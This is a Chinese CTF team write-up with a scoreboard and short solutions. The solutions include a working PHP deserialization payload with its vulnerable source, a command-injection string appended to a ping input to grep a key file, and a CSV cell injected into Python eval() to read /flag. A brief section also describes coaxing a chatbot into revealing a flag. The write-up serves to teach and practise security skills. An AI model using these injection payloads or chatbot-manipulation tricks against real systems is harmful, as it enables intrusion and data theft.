一轮游战队 WriteUp

一轮游战队 WriteUp

排名

一轮游队：第38名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
31	北京二队	2300	Web	6	0	2025-09-11 17:08:57
32	猜的flag全都队	2203.5	数据安全	6	0	2025-09-11 17:07:43
33	菜鸟联盟	2157.5	Web	7	1	2025-09-11 16:38:26
34	龙咁威队	2154.5	Web	7	0	2025-09-11 17:41:25
35	吃饭不排队	2150	Web	7	0	2025-09-11 16:56:35
36	防火墙拆迁队	2150	Web	7	0	2025-09-11 17:30:44
37	指望另一队	2150	Web	7	0	2025-09-11 17:51:34
38	一轮游队	2150	Web	7	0	2025-09-11 17:51:35
39	把子肉	2000	Web	6	0	2025-09-11 17:47:51
40	香蕉道守得住队	1860.5	Web	7	0	2025-09-11 17:34:08

共 12 页 < 2 3 4 5 6 ... 12 >

解题思路

Web

好简单的反序列化

1. 分析php文件，构造一个 `Lei1` 对象，它的 `a` 属性是一个包含 `c` 指回该 `Lei1` 的 `Lei2` 对象，同时 `file` 属性设为 `flag.php`，在析构时触发调用链最终读取文件。构造的负载为：`O:4:"Lei1":2:{s:1:"a";O:4:"Lei2":1:{s:1:"c";r:1;}s:4:"file";s:8:"flag.php";}`。
2. 将负载转换成url编码，并在浏览器中打开url，读取到 `flag.php` 文件的内容。

```
http://a2326e75.clsadp.com/?
1=O%3a4%3a%22Lei1%22%3a2%3a%7bs%3a1%3a%22a%22%3bO%3a4%3a%22Lei2%22%3a1%3a%7bs%
3a1%3a%22c%22%3br%3a1%3b%7ds%3a4%3a%22file%22%3bs%3a8%3a%22flag.php%22%3b%7d
```

```php
<?php
highlight_file(__FILE__);
//error_reporting(0);
class Lei1{
        public $a;
        public $file;
        public function Evil() {
                highlight_file($this->file);//flag.php
        }
        public function __destruct() {
                echo $this->a;
        }
        public function __wakeup(){
                die("g");
        }
}
class Lei2{
        public $c;
        public function __toString()
        {
                $this->c->Evil();
                return "123";
        }

}
$get = $_GET[1];
$b = unserialize($get);
?> g <?php
$flag = "flag{65f76ed1e5986da8d74b8b7e61f5467b}";
?> 123
```

运维系统

1. 分析php文件，首先是命令绕过，所以找不到key.php。
2. 通过web系统ping方式，能够找到php文件是存在的。
3. 所以就是要查看php文件中的内容。
4. 通过绕过命令进行查找。127.0.0.1 & grep -a flag /var/www/html/key.ph*

验证主机是否存活

127.0.0.1 PING

$flag="flag{a4cbd718df67e51d77cb9744ba22561a}";

你知道我的密码吗

1. 首先这个是需要看代码，其中有用户名和密码。
2. 然后密码是固定的。
3. 所以要绕过密码，接着需要将密码改为123456。
4. 并且通过序列化中位数补全

数据安全

数据净化器

1. 下载附件中的源码，分析得出 `purifier.py` 文件中， `eval()` 函数存在代码注入漏洞。这个函数会对以 `[` 或 `__` 开头的字符串执行 `eval()` ，可以通过 `eval()` 执行任意Python代码。
2. 创建exploit_csv.csv，在该csv文件中注入代码 `[open('/flag').read() if __import__('os').path.exists('/flag') else 'not found']` 。
   完整csv文件内容如下：

```
raw_data
[open('/flag').read() if __import__('os').path.exists('/flag') else 'not
found']
```

exploit_csv.csv

文件 编辑 查看

raw_data
[open('/flag').read() if __import__('os').path.exists('/flag') else 'not found']

3. 在网页中上传exploit_csv.csv文件，得到表格：

	raw_data	cleaned
0	[open('/flag').read() if import('os').path.exists('/flag') else 'not found']	[flag{335d98647bbee90aedd35bb7b6aca459}\n]

上传CSV文件

选择文件 未选择文件 上传

处理结果：

	raw_data	cleaned
0	[open('/flag').read() if __import__('os').path.exists('/flag') else 'not found']	[flag{335d98647bbee90aedd35bb7b6aca459}\n]

Crypto


回到原点

1.根据题目提示将space文件进行异或解密，“space”作为密钥，得到space.wav音频文件

```
# 使用 'space' 作为密钥
key = "space"
print(f"[*] 使用密钥: '{key}'")

# 执行XOR解密
decrypted = xor_decrypt(data, key.encode('utf-8'))
```

2.使用RX-SSTV进行接听得到BASE64编码，解码得到flag



Misc

被篡改的PLC指令

1. 首先通过ssh进入服务器，发现了py执行文件。
2. 发现还有tmp目录，进入目录后发现了pcapng文件。

3. 分析是要通过pcapng文件找出flag内容。
4. 便携脚本读取pcapng中的内容。
   pcap_file = "modbus_attack.pcapng"
   packets = rdpcap(pcap_file)

regs = {}
MODBUS_PORT = 502

AI安全

和聪明的吊椅宝宝聊天吧亲

1. 首先发现这是一个聊天软件。
2. 试着给他发送一些内容。
3. 发现她在讲故事。根据提示需要给出you are smart，就能得到flag。
4. 通过对话，让其说出said。